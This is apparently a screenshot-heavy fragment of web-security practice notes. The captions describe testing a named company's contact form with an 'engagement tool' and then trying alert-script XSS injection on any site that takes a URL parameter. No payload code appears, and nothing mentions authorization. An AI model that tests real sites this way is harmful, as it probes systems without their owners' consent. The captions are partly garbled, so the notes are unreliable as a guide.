


**HTTP OK response form SERVER**




**NEXT WEBSITE -** [**https://www.krones.com/en/contact.php**](https://www.krones.com/en/contact.php)



* **Here we fill the form and set that in engagement tool and test that and response is coming as below -**


**After clicking on submit button the page has redirect to filled form -contact.php**




**XSS ATTACK -using alert Script –**

**Find the website that use this type of URL like ? php =”value” and inject that payload and check the response.**

**We can see the website is storing the search value -abc**




